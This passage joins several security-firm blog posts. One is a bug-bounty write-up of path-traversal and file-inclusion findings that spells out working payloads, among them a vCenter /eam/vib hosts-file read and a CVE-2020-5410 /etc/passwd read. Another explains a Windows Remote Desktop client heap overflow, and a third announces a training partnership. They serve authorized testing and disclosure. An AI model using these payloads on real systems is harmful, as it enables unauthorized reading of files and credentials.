
I tried getting RCE by uploading an ASPX web shell and it actually worked! Reported it and that report got accepted too! However, that’s a different story. We want to discuss Path Traversals here and not RCEs.

So, after successfully uploading a file, we were given the functionality to read the file.

After clicking the “ReadFile” button, it filled the file name field to the current uploaded filename by default. However, we had the ability to change the file name.


Now, I just had to provide a valid file name. For this, I used the Auth.aspx to which the login request was sent. I could be sure that this exists because a login request was sent to this file and it resided in the webroot.

So, I tried to do path traversal using payloads like ../Auth.aspx and ../../Auth.aspx etc.

And, after three ../ sequences, the file was actually returned!
The response looked like this:

The file was broken because some sort of XML parsing was done on it. I still went ahead and reported it because it was still a path traversal issue and disclosed source code contents.

I could do more creative things here like pulling more sensitive files but I stopped here because very limited time was left in the Initial Launch Period. I initially did not care much for this vulnerability as I had already reported an RCE there but then quickly made a report in under 15 minutes putting together all my PoCs and I still had my report selected as the best write-up during the Initial Launch Period.

Local File Inclusion in VMWare VCenter Running at [REDACTED]

This was the classic VMWare VCenter /eam/vib LFI vulnerability.

The /eam/vib endpoint in VMWare VCenter instances takes a parameter named id in the GET request. The value to this id parameter is a file name that will be retrieved by the VCenter instance and will be given back in the response.

There are already many resources regarding this particular vulnerability and I do not think much is to be said about it in this particular article.

I used the following payload to retrieve the hosts file off the remote server:

https://[REDACTED]/eam/vib?id=C:/WINDOWS/System32/drivers/etc/hosts

There were some IP to host mappings in the hosts file which I thought was enough for impact but with creativity, more could have been achieved.

I reported the issue during the Initial Launch Period, and this was selected.

Spring Boot Path Traversal — CVE-2020-5410

This was a known vulnerability in Spring Boot Cloud Config server. For PoC, I referred to this article here:  http://www.jrasp.com/case/CVE-2020-5410.html

That article talks in detail about the vulnerability and also explains the source code.

I did not read that much and simply took the PoC from there and used it on the target that I had for testing. And the exploit worked!

I used the same payload as in the PoC which is:

https://[REDACTED]/..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fpasswd%23foo/development

The above payload retrieves the /etc/passwd file.

However, this was Java and one odd thing about Java Path Traversals/LFIs is that if you specify a directory instead of a file for opening, it will actually list the content of that directory.

So, for example, if I did not know what files were in the /etc directory, I would simply use the following payload to list all the files:

https://[REDACTED]/..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252Fetc%23foo/development

This is just the previous payload with the trailing /passwd removed. Now, we are just listing the contents of the /etc directory.

I used this feature to list the contents of the root directory in the affected Linux server. In the root directory, I found a file named application.jar which was potentially the source code of the currently running Spring Boot Cloud Config server.

Also, the root directory had a file .dockerenv so I was quite sure that I was in a docker container.

However, Synack Red Team has the stop-and-report policy according to which, we are not supposed to do post-exploitation.

I reported the issue during the 8 hour initial launch period. And nobody checked for this particular vulnerability, so mine was the only report during that time.

Local File Inclusion in download.php

I have already discussed this vulnerability in my previous article and you can find it here:  Local File Inclusion In download.php

Path Traversal Allows To Download Licence Keys

This path traversal was also very interesting. This was in a custom-built application and it did not require any authentication.

When we visited the webroot, the web application redirected us to the login page.

The login page was custom built and there was a brand logo along with the login page so I cannot show you the screenshots.

Upon visiting the login page, a request to the /web/product_logo endpoint was sent. The request contained a GET parameter named logo.

Overall, the request URL looked like this:

https://[REDACTED]/web/product_logo?logo=logo.png

The parameter logo took a file name as the input and returned that particular file in the response. In this case, it was logo.png.

Now, as this is functionality to read files, there may be a potential LFI/Path Traversal here. So, I changed the file name to random file names like index.htmlindex.phpindex.js etc. However, none of them worked.

So, I ran ffuf hoping to discover more files but it was a failure. I used the raft-small-files-lowercase.txt provided in the SecLists.

I did not know the underlying technology which is used so it was quite painful to enumerate files.

However, I knew it was a Windows box because of the case-insensitive directory structure. What it basically means is that, in Windows, WinDows and Windows are the same directories/files as it is not case sensitive. And when I was doing my recon, I received the same response when I did /web or /Web so I was quite sure it was a Windows box.

There are other ways to determine this too but I decided to assume it was Windows.

Same as my past submissions, I decided to read the C:/WINDOWS/System32/drivers/etc/hosts file of the remote server.

So, I used a path traversal payload and the final URL looked like this:

https://[REDACTED]/web/product_logo?logo=../WINDOWS/System32/drivers/etc/hosts

However, one ../ sequence did not work. So I kept increasing the ../ sequences.

Finally after 10 ../ sequences, I finally hit the hosts file and the server retrieved it for us.

The final payload looked like this:

https://[REDACTED]/web/product_logo?logo=../../../../../../../../../../WINDOWS/System32/drivers/etc/hosts

Although this was enough for PoC, I decided to dig deeper with this path traversal.

When I was fuzzing the application, I encountered an error that disclosed the full path to the webroot.

I ran ffuf again but now in the webroot of the server using the path traversal that I had found. This way, I was able to enumerate a file named LICENSE that had license keys of the application.

I reported the issue with all my findings and my report was selected during the Initial Launch Period.

Thanks for the read. 🙂

Kuldeep Pandya

You can reach out to me at @kuldeepdotexe.

The post Path Traversal Paradise appeared first on Synack.

This Microsoft Windows RCE Vulnerability Gives an Attacker Complete Control

By Malcolm Stagg

The Microsoft Windows RCE Vulnerability, or CVE-2021-34535, is a Remote Code Execution (RCE) vulnerability in Remote Desktop Client, found by SRT member Malcolm Stagg earlier this year, and patched by Microsoft in August 2021.
Finding the Vulnerability

I found this vulnerability by looking at the disassembly of several Windows dll’s in IDA debugger for potential memory access flaws. Protocol parsing code, especially code involving multimedia decoding, tends to be a common place for flaws since the protocol decoding is often complex. When raw pointers to memory buffers are used directly, it is easy to make a mistake that can lead to a serious memory access vulnerability.

Looking at occurrences of memcpy, the C function that copies data between two memory buffers, I found one occurrence in the TSMF media decoder that showed signs of having a complex access pattern. TSMF is a legacy plug-in for Remote Desktop, in which the Remote Desktop Server transfers a multimedia file to be played by the Remote Desktop Client. 



First, the decoder allocates a heap buffer with the size cbData+63 bytes, where cbData is a field from a packet that attackers can control. Next, cbData+36 bytes of data are copied from the packet into the buffer. The remaining 27 bytes are intended to be filled with data from a separate buffer.

This access pattern looks innocent enough until you look at cases involving an integer overflow. cbData is a 32-bit unsigned integer, so it can represent any number between 0 and approximately 4 billion. By specifying a buffer size just slightly below that upper limit, an integer overflow will occur, causing a very small buffer to be allocated, and a huge amount of attacker-controlled data copied into that buffer. The result is a heap buffer overflow, where structures throughout the program’s memory space are overwritten with attacker-controlled data.

microsoft windows rce vulnerabilityMicrosoft Vulnerability Exploit

Exploiting the Vulnerability

There are two main scenarios for how an attacker could exploit this vulnerability. One of these is by gaining control of a Remote Desktop Server. An attacker could take control of a victim’s machine when it connects to the malicious Remote Desktop Server, exploiting this vulnerability to run code that escapes from the Remote Desktop Client onto the victim’s machine.

The other scenario, which is perhaps even more interesting, is a Hyper-V Client escape. Unless “Enhanced Session Mode” is explicitly disabled by the user, Hyper-V uses Remote Desktop Client dll’s while accessing a virtual machine. By doing so, features like clipboard sharing and printing are enabled, improving the user experience. If a virtual machine is running malicious software, an attacker could exploit this vulnerability to escape from the Hyper-V Client and gain control over the host machine. Since users often run untrusted software inside a virtual machine to provide better security and isolation, this is an interesting case that could have a serious impact.

Proof of Concept

The vulnerability was fairly difficult to exploit for two reasons: one is that it will always result in a client crash. Approximately 4 GiB of data is copied into an extremely small buffer, so a memory access violation is inevitable. The attacker’s payload must be successfully executed before the client crash occurs.

The other difficulty in exploitation is due to Address Space Layout Randomization (ASLR), a security feature designed to make memory access vulnerabilities more difficult to exploit by providing randomization of memory addresses. Since this vulnerability in itself provides no way of bypassing ASLR, for the purposes of demonstration, it is assumed that the attacker has some other way of bypassing it. A common method would be finding an information disclosure vulnerability where a program’s internal memory pointers are exposed to the attacker.


Ultimately, a proof of concept was developed by finding a target function where Hyper-V Client jumps to a memory address stored within the attack payload. To obtain remote code execution, a couple of “gadget” functions were also found. Gadgets are existing functions within the program which have been repurposed by the attacker to perform a task.

The first gadget causes a memory pointer to jump from its initial, random, location within the attack payload to a specific location known to the attacker. This known location specifies a second gadget function and a program name. The second gadget function causes the program name to be read from the attack payload and executed.

Synack Red Team Malcom Stagg Microsoft RCE Vulnerability

The proof of concept is demonstrated in the following video, showing how executing a program within a virtual machine can result in a Calculator executing on the host machine.


Preventing These Vulnerabilities

This specific vulnerability could have been prevented by the developers performing several additional validation checks:

  1. Validate all user-controlled data and buffer sizes
  2. Check for integer overflow edge cases
  3. Verify a buffer’s length before copying any data

Memory access vulnerabilities are most common when using raw pointers directly, so those should be avoided whenever it’s feasible to do so.

Protecting Yourself

If you’re accessing an untrusted virtual machine in Hyper-V or running an untrusted program on your virtual machine, disable “Enhanced Session Mode” whenever you can to reduce your attack surface. 

This Microsoft Windows RCE Vulnerability Gives Attacker Complete Control

Always be cautious when accessing a Remote Desktop Server you don’t explicitly trust. It is best to only access machines with which you are familiar.

Finally, by keeping your computer up-to-date and installing the latest Windows Update patches, your computer will be protected from many new vulnerabilities, including this one!


The post This Microsoft Windows RCE Vulnerability Gives an Attacker Complete Control appeared first on Synack.

SANS and Synack Partner to Educate Future Defenders

With remote work now a staple for small businesses and large enterprises alike, time spent online has exploded. For most, this has translated to increased output among workers. From a Flexjobs report, among performance-based remote work statistics, 85 percent of businesses confirm that productivity has increased in their company because of greater flexibility.  

With greater flexibility, there’s also risk involved in this transition. In addition, to the shift to working from home, there has been a steady increase in the need for cybersecurity professionals. According to the Federal Trade Commission, by early November, 2020 there had been more nearly 250,000 consumer fraud reports related to pandemic terms (N95, Covid, etc.), causing an average loss of $730 each.   

The growing threat definitely requires a growing cybersecurity workforce striving to make cyberspace more secure. But growing the number of cybersecurity professionals requires a greater focus on cyber education and more opportunities for underrepresented communities. In the US alone there are at least a half a million cybersecurity jobs needing talent.

A more diverse cybersecurity defender pool would help alleviate this shortage. However, it’s clear that more work needs to be done inside the cybersecurity community to mentor aspiring youth with an interest in security, while providing more opportunities. In our recently released Cybersecurity Diversity and Inclusion Report, Synack found that 71 percent of minority women still feel like there’s a “glass ceiling” limiting their progress. Additionally, in an Infosec Institute article discussing a study entitled “Tech Leavers” by the Kapor Center for Social Impact, finds that almost 25 percent of under-represented minorities and women of color experienced stereotyping. Synack recognizes the challenges in filling these talent gaps with qualified candidates and it starts with opportunity and awareness..

Despite the challenges, the industry has made promising efforts to address this issue. One of them is The CyberTalent Immersion Academies, a set of immersive training programs that are producing high-quality cybersecurity professionals ready to enter information security roles immediately upon graduation. The Academies target groups such as women, minorities, and veterans to provide advanced technical training, industry-recognized certifications, and connections to jobs in cybersecurity. The Academies are 100 percent scholarship-based for qualified participants.

Synack is announcing a partnership with the SANS Institute to assist in placing future cyber professionals into roles in the field. First, Synack is supporting the VetSuccess Academy which is launching their next class on November 11, 2020 – on Veterans Day. Also, Synack is excited to support SANS’ upcoming Women’s Academy and Cyber Diversity Academy to further promote a more inclusive and diverse workforce.

The Black Lives Matter movement, racial injustice, and an unequal representation in tech workspaces, have shown us that it is the responsibility of industry leaders to hear the call and lift up disenfranchised groups. Synack is one company that has heard the call — from the creation of Diversity, Equity and Inclusion initiatives, to partnering with black-owned nonprofits, with increased focus on investing in diversity-enhancing cybersecurity training. 

The future of cybersecurity is in good hands when the collective industry representation believes in a security conscious world that also reinforces values of equity and fair treatment of all. Both Synack and the SANS Institute have big plans on the horizon to assist cybersecurity professionals by creating opportunity to underrepresented groups regardless of race, gender, sex, age or social class. 

To learn more about Synack and its offerings, visit www.synack.com. To learn more about the SANS Institute, visit www.sans.org.

The post SANS and Synack Partner to Educate Future Defenders appeared first on Synack.

❌